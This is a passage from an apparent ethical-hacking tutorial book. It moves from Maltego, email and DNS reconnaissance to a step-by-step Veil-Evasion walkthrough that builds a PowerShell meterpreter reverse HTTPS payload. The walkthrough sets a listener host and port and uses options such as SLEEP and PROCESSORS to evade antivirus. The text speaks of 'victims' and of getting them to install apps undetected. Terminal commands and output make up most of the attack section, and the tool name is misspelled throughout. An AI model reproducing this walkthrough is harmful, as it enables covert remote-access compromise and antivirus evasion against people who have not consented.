
Maltego is very fast, so it takes a few seconds to complete basic scans.



From the screenshot above, you can verify that the scan is complete, and we got two top-level domains of our target website. It means that there are two subdomains belonging to the company

For example, if I was scanning www.hack.com, then the subdomain or top-level domain could be hack.in, hack.me and others. However, Maltego will only show the top-level domains which belong to hack.com and the sites that are currently live.


So now we got the subdomains, and if we want to see the IP address of those sites, then we can do so by clicking the right button and then selecting “Toip address [DNS].”




You should get the results after a few seconds of waiting.



The result should display the IP address of our target as shown by the screenshot above. We can start interacting with our target actively, performing only the basic scans. You can, however, focus on advanced scans if you have permission. Let's go ahead and find the email address related to this IP. To do so, you need to point the cursor on the IP and right click, then select “to email [form whois.info]”



Having followed the steps above, you should be in a position to view the email address connected to the IP address.



Finding the email address and doing several other things using Maltego is not supposed to be complicated in any way.

Active Footprinting

Email Footprinting

Information gained through footprinting can be used by a hacker, who wishes to gain access into an organization's data, or by the organization to addresses weaknesses and security gaps. Email footprinting is used by individuals to learn more about the network and user information of an organization.

Study of emails can reveal valuable and actionable information which can include:

- Sender email address
- Sender name
- Possible physical location
- Path of the email
- Sender IP address
- Active Ports

What is email footprinting, and how is it useful?

Email footprinting implements two common methods. Tracing email is the process used to determine the origin of the email. Study of the path can help someone who wants to glean individual, organizational, and contact information. Through analysis of the email header, information about the mail server, internal IP addressing scheme, and possible network architecture can be learned. Basic header information contains common elements such as from, to, subject, and date information. More in-depth analysis reveals time stamps from all mail transfer agents, which includes routing information about the server that aided in the transfer of the email.

All of that information, when put together, may allow someone to target individuals for social engineering attacks or organizational networks that may be dated and full of security flaws.

In addition to tracing emails, hackers can send an email and track it. Through email tracking, information about email addresses and when someone received and opened an email can be obtained. Using techniques used to send a response back, hackers can learn that an email was received and opened. They can then resort to tracking to learn about the route and path.

Understanding how emails are routed and what information is contained is valuable for hackers and organizations alike. Gaining a more in-depth picture of the network allows for hackers to select targets that are weaker and less secure. Organizations can learn to minimize information that may be learned through footprinting and can then take steps to protect the network and data better.

What information will we get by email footprinting?

- Date and time of reading
- Location
- Weather
- IP address
- System information
- ISP
- Proxy IP

Practical sessions:

In this practice session, you will learn how to collect information from your victim just by sending them an email. Follow the given steps to perform email footprinting.

DNS Enumeration

What is DNS?

DNS is an acronym for Domain Name System. You could think of DNS as an internet phone book. When we access things on the internet, we do so via domain names. Domain names are web addresses such as NBC. Com or nytimes.com

When trying to access information online, web browsers interact using IP addresses. The DNS converts domain names into IP addresses so that the

browser can load them.

If it DNS servers never existed, we would have to memorize IP addresses for everything we wanted to find on the internet. On a web browser, the DNS lookup happens without any human interaction or knowledge – it is an automated process.


Practical Session

Before starting the practical session, let's first understand the meaning of some of the shortcuts that we will use:

- DNS integration tools (Dnsstuff.com, Network-tool.com)
- MX- Point to Domains mail server
- QNS- Points to a hostname server
- QNAME- Canonical naming allows aliases for a host
- QSOA- Indicates authority for the domain
- QSRV- Service card
- QPTR- Maps IP address to a hostname


Having understood the information above, let's go ahead and start our practice session. Follow the steps given below:

Open your browser and go to <https://tools.dnsstuff.com/>.



There are lots of options that we can use to gather information about our target, so let's go ahead and try some:

1. DNS reports



Using this tool, we can identify problems on the target DNS System

Status	Test Name	Information
WARN	Parent zone provides NS records.	Parent zone does not provide glue for name servers, which will cause delay in resolving your domain name. The following nameserver addresses were not provided by the parent 'glue' and had to be looked up individually. This is perfectly acceptable behavior per the RFCs. This will usually occur if your DNS servers are not in the same TLD as your domain (for example, a BIND server of 'ns1.example.org' for the domain 'example.com'). In this case, you can speed up the connections slightly by having NS records that are in the same TLD as your domain.
PASS	Handle of name servers	As per I-D RFC 2181 section 3 specifies at least 2, but fewer than 8 NS records exist (RFC 1035 section 2.8 recommends that you have no more than 7). This limits the MX selection requirements, but it is lower than the upper limits that some domain registrars have on the number of name servers. A larger number of name servers reduce the load on each and, since they should be located in different locations, prevent a single point of failure. The NS Records provided are:

2. DNS lookup

This tool will visit the target website from various countries. This information is crucial while connecting to a VPN. Just type the domain name and hit enter

ISP Cached DNS Lookup Results for hachme	
Telstra Internet Direct Australia	hachme. 3600 IN A 74.50.111.244
Belgian Network Solutions Belgium	Failed to reach ISP
PortaNet - Bureau De Comercio E Servicos LTDA Brazil	No records found
ExecutiveLink Canada	Failed to reach ISP
Fortinet BG Canada	

3. Reverse DNS lookup

Get concrete strategies for managing more end customers and devices in your midsized business – with the right tools.

The screenshot shows the SolarWinds IP Tools interface. It features three main search boxes:

- Reverse DNS Lookup:** How do I find a DNS record for an IP? Input field: 11.11.11.11, Optional Server:
- Autonomous System Number (ASN):** How do I find out details about ASNs or the origin ASN for an IP? Input field: 11.11.11.11 [or] ASN Number[or] Name,
- Decimal IPs:** How do I convert a decimal IP (e.g. 2130706433) into an IP? Input field: 11.11.11.11 [or] 2130706433,

Using Spreadsheets to Manage your IP Addresses? Get free [IP Address Tracker](#) from SolarWinds to scan, track,

Using this tool, you can find the DNS records from an IP address. All you need to do is type the public IP and hit “Enter.”

There are lots of tools, and we can't discuss each one of them, so consider visiting the site, and under the tool title, you will get a short description about what each tool can do.



Gaining Access



Windows Hacking with Vail.

This segment of our discussions endeavours to create a fully undetectable


payload using the Metasploit and Vail. The latter is also able to do other things as. Nonetheless, we are only going to belabour the undetectable payload for Android and Windows.

Payload for windows


We shall generate the reverse TCP payload which is to let us hack any operating system from a remote locale. On the same note, we shall also peek into a couple of smart tricks that give us the leeway to compel our victims to install an app without being detected.

To achieve this, we shall use a tool called “Vail.” This, we shall subsequently use to generate the undetectable payload. You will find this tool in the GitHub. Adhere to the given procedures to download and install the tool on your machine.

1. Open your browser and search “Vail GitHub” in whichever search engine you prefer. Personally, I prefer DuckDuckgo.



2. Click the first link and then proceed to copy the download link.



3. Locate the directory where you may want to post the downloaded files. Alter the user root by typing in “Sudo su.” For me, I will use my desktop directory.

```
anon@kali:~$ cd Desktop  
anon@kali:~/Desktop$ sudo su  
[sudo] password for anon:  
root@kali:/home/anon/Desktop#
```

After that, type in the following command to download.

git clone https://github.com/Veil-Framework/Veil.git

```
root@kali:/home/anon/Desktop# git clone https://github.com/Veil-Framework/Veil.git  
Cloning into 'Veil'...  
remote: Enumerating objects: 40, done.  
remote: Counting objects: 100% (40/40), done.  
remote: Compressing objects: 100% (36/36), done.  
remote: Total 2194 (delta 12), reused 16 (delta 4), pack-reused 2154  
Receiving objects: 100% (2194/2194), 705.14 KiB | 936.00 KiB/s, done.  
Resolving deltas: 100% (1236/1236), done.  
root@kali:/home/anon/Desktop#
```

The above command is used to download the files from the GitHub website. To execute the vail, lots of tools and packets have to be incorporated. For this to be realized, the dependency will first and foremost have to be installed.

To do so, get to the **Vail/config/** and then run the **setup.sh** file. Type in the **“./setup.sh”** to achieve this. Prior to running this command, see to it that you update and upgrade your system fully. Do this by typing in **“apt-get update**

&& apt-get upgrade.” It will take around an hour to set up all the necessary dependency and software.

```
root@kali:/home/anon/Desktop/Veil/config# bash setup.sh
=====
Veil (Setup Script) | [Updated]: 2018-05-08
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
```

```
os = kali
osversion = 2020.3
osmajversion = 2020
arch = x86_64
trueuser = anon
userprimarygroup = anon
userhomedir = /home/anon-
rootdir = /home/anon/Desktop/Veil
veildir = /var/lib/veil
outputdir = /var/lib/veil/output
dependenciesdir = /var/lib/veil/setup-dependencies
winedir = /var/lib/veil/wine
winedrive = /var/lib/veil/wine/drive_
gempath = Z:\var\lib\veil\wine\drive_c\Ruby187\bin\gem
```

```
[I] Kali Linux 2020.3 x86_64 detected...
```

```
[?] Are you sure you wish to install Veil?
```

```
Continue with installation? ([y]es/[s]ilent/[N)o): yes
```

8. Upon installing the same, you may have to proceed to the Vail directory and run the Vail.py. This, you do by typing in the “./Vail.py.”

```
root@kali:/home/anon/Desktop/Veil# ./Vail.py
=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
Main Menu
  2 tools loaded
```

Available Tools:

- 1) Evasion
- 2) Ordnance

Available Commands:

<code>exit</code>	Completely exit Veil
<code>info</code>	Information on a specific tool
<code>list</code>	List available tools
<code>options</code>	Show Veil configuration
<code>update</code>	Update Veil
<code>use</code>	Use a specific tool

Veil>:

Immediately after executing this “Vail.py file,” a screen will pop up on your terminal. This will give you the leeway to generate the undetectable payload by the use of some tools. The first is the Evasion whereas the second is the Ordnance. In this book, we shall use the former.

Evasion exists in the first number. That means you “use 1” which is found at the bottom of the terminal.

There, you shall also see all the commands that be for your use and leverage as well. To create the Payload, we shall first and foremost list all the available Payloads.

Available Commands:

<code>back</code>	Go to Veil's main menu
<code>checkvt</code>	Check VirusTotal.com against generated hashes
<code>clean</code>	Remove generated artifacts
<code>exit</code>	Completely exit Veil
<code>info</code>	Information on a specific payload
<code>list</code>	List available payloads
<code>use</code>	Use a specific payload

```
Veil/Evasion>:
```

4. Type “list” to list all the available payloads.

```
Veil/Evasion>: list
```

```
=====
Veil-Evasion
=====
```

```
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
```

```
[*] Available Payloads:
```

- 1) autoit/shellcode_inject/flat.py
- 2) auxiliary/coldwar_wrapper.py
- 3) auxiliary/macro_converter.py
- 4) auxiliary/pyinstaller_wrapper.py

- 5) c/meterpreter/rev_http.py
- 6) c/meterpreter/rev_http_service.py
- 7) c/meterpreter/rev_tcp.py
- 8) c/meterpreter/rev_tcp_service.py

- 9) cs/meterpreter/rev_http.py
- 10) cs/meterpreter/rev_https.py
- 11) cs/meterpreter/rev_tcp.py
- 12) cs/shellcode_inject/base64.py
- 13) cs/shellcode_inject/virtual.py

- 14) go/meterpreter/rev_http.py
- 15) go/meterpreter/rev_https.py
- 16) go/meterpreter/rev_tcp.py
- 17) go/shellcode_inject/virtual.py

- 18) lua/shellcode_inject/flat.py
- 19) perl/shellcode_inject/flat.py
- 20) powershell/meterpreter/rev_http.py
- 21) powershell/meterpreter/rev_https.py

- 22) powershell/meterpreter/rev_tcp.py
- 23) powershell/shellcode_inject/psexec_virtual.py
- 24) powershell/shellcode_inject/virtual.py

- 25) python/meterpreter/bind_tcp.py
- 26) python/meterpreter/rev_http.py
- 27) python/meterpreter/rev_https.py
- 28) python/meterpreter/rev_tcp.py
- 29) python/shellcode_inject/aes_encrypt.py
- 30) python/shellcode_inject/arc_encrypt.py
- 31) python/shellcode_inject/base64_substitution.py
- 32) python/shellcode_inject/des_encrypt.py
- 33) python/shellcode_inject/flat.py
- 34) python/shellcode_inject/letter_substitution.py
- 35) python/shellcode_inject/pidinject.py
- 36) python/shellcode_inject/stallion.py

- 37) ruby/meterpreter/rev_http.py
- 38) ruby/meterpreter/rev_https.py
- 39) ruby/meterpreter/rev_tcp.py
- 40) ruby/shellcode_inject/base64.py
- 41) ruby/shellcode_inject/flat.py

Type in “list” in order that you may generate the list of the available Payloads. 41 different payloads exist from which you may tap into. They all follow some precise naming patterns. For instance, “ruby/meterpreter/rev_https.py” is subdivided into three parts.

The first part, “ruby,” is the name of the program in which the Payload is drafted. The second refers to the meterpreter that denotes the kind of Payload in question. The third is the rev_https.py that indicates the protocol’s name that subsequently generates the reverse connection upon execution.

We shall use the powershell/meterpreter/rev_https.py payload in this instance as it is a simple programming language. Moreover, it also empowers a

beginner to manage undetectable by varying a couple of lines in the code.

9. Given that we are utilizing the powershell/meterpreter/rev_https.py which ranks 21st, we type in “use 21.”

```
Veil/Evasion>: use 21
```

```
=====
Veil-Evasion
=====
```

```
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
```

Payload Information:

Name:	Pure PowerShell Reverse HTTPS Stager
Language:	powershell
Rating:	Excellent
Description:	pure windows/meterpreter/reverse_https stager, no shellcode

Payload: [powershell/meterpreter/rev_https](#) selected

Required Options:

Name	Value	Description
BADMACS	FALSE	Checks for known bad mac addresses
DOMAIN	X	Optional: Required internal domain
HOSTNAME	X	Optional: Required system hostname
LHOST		IP of the Metasploit handler
LPORT	8443	Port of the Metasploit handler
LURI	/	The HTTP path to prepend to the listener. Ex: http://attacker:port/[LURI]
MINBROWSERS	FALSE	Minimum of 2 browsers
MINPROCESSES	X	Minimum number of processes running
MINRAM	FALSE	Require a minimum of 3 gigs of RAM
PROCESSORS	X	Optional: Minimum number of processors

PROXY	N	Use system proxy settings
SLEEP	X	Optional: Sleep "Y" seconds, check if accelerated
STAGERURILENGTH	4	The URI length for the stager (at least 4 chars).
USERNAME	X	Optional: The required user account
USERPROMPT	FALSE	Window pops up prior to payload
USER_AGENT	Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)	The User-Agent header to send with the initial stager request
UTCHECK	FALSE	Check that system isn't using UTC time zone
VIRTUALPROC	FALSE	Check for known VM processes

Available Commands:

back	Go back to Veil-Evasion
exit	Completely exit Veil
generate	Generate the payload
options	Show the shellcode's options
set	Set shellcode option

[powershell/meterpreter/rev_https>>]:

Upon typing “use 21,” we shall obtain plenty of options that may be used to vary the Payload. While at it, we shall also attempt to make the same as unique as can be. A Payload that is more unique is similarly more likely to bypass many antivirus.

We shall also cover the anti-virus bypass method in finer details in the ensuing antivirus evasion sections. Nonetheless, this is the first step you may use to bypass fewer of the antivirus programs.

Let us explore few options which can help us a lot to make Payload fully undetectable:

SLEEP - This option makes the Payload sleep for a short duration of the specified time. It thereafter connects the system automatically.

PROCESSORS - Does not alter the work but may nonetheless aid in making the Payload unique.

After this, there is the need to specify the LPORT and the LHOST for the

sake of multiple handling. This may also entail the use of the PROCESSORS and SLEEP options to make the Payload unique.

10. Type “**set LHOST (Your IP address)**”

```
[powershell/meterpreter/rev_https>>]: set LHOST 10.0.2.15
```

If performing the attack in the local area network, you have to make use of the local IP address. If, on the other hand, you are performing attack over wide-area network, you may have to leverage the public IP address. For our sake, we are using it in the local area network. Thus, we are utilizing the local IP address.

11. Type “**set LHORT (Your port number)**”

```
[powershell/meterpreter/rev_https>>]: set LPORT 8080
```

Type the “**set LHORT (Your port number)**”. This is further followed by specifying the port number. Yet again, we are using the local area network. This means we have to specify the port we have used to forward the instructions. For this task, port 8080 is strongly recommended as it is less likely to draw any suspicions on the site.

12. Type “**set SLEEP (time in seconds)**”

```
[powershell/meterpreter/rev_https>>]: set SLEEP 30
```

Slot in the “**set SLEEP (time in seconds)**. Follow this by specifying the duration as being thirty seconds. Doing this will prompt the Payload to connect with you after the lapse of the thirty-second duration.

13. Type “**set PROCESSORS 1**”

```
[powershell/meterpreter/rev_https>>]: set PROCESSORS 1
```

Specify the “**set PROCESSORS 1**” At this stage, you should specify the processor for the Payload. While this will not make any alternations in the

functionality, it will nonetheless aid in bypassing a couple of antivirus programs. Using the options ascertains that everything is alright.

14. Type “options”

```
[powershell/meterpreter/rev_https>>]: options
```

```
Payload: powershell/meterpreter/rev_https selected
```

Required Options:

Name	Value	Description
----	-----	-----
BADMACS	FALSE	Checks for known bad mac addresses
DOMAIN	X	Optional: Required internal domain
HOSTNAME	X	Optional: Required system hostname
LHOST	10.0.2.15	IP of the Metasploit handler
LPORT	8080	Port of the Metasploit handler
LURI	/	The HTTP path to prepend to the listener. Ex: http://attacker:port/[LURI]
MINBROWSERS	FALSE	Minimum of 2 browsers
MINPROCESSES	X	Minimum number of processes running
MINRAM	FALSE	Require a minimum of 3 gigs of RAM
PROCESSORS	1	Optional: Minimum number of processors
PROXY	N	Use system proxy settings
SLEEP	30	Optional: Sleep "Y" seconds, check if accelerated
STAGERURILENGTH	4	The URI length for the stager (at least 4 chars).
USERNAME	X	Optional: The required user account
USERPROMPT	FALSE	Window pops up prior to payload
USER_AGENT	Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)	The User-Agent header to send with the initial stager request
UTCCHECK	FALSE	Check that system isn't using UTC time zone
VIRTUALPROC	FALSE	Check for known VM processes

Available Commands:

back	Go back to Veil-Evasion
exit	Completely exit Veil

```
generate    Generate the payload
options     Show the shellcode's options
set         Set shellcode option
[powershell/meterpreter/rev_https>>]:
```

Write the term ‘options.’ This prompt updates the LPORT and the LHOST. Subsequently, it generates the Payload.

15. Type “**generate**” to generate a Payload

```
[powershell/meterpreter/rev_https>>]: generate
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[>] Please enter the base name for output files (default is payload):
```

In case the name is not specified, it will assume the default Payload name. In this instance, we leave the default name as it is. The file shows all the details of the Payload and the associated path that the same is stored.

```
[>] Please enter the base name for output files (default is payload):
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====


[*] Language: powershell
[*] Payload Module: powershell/meterpreter/rev_https
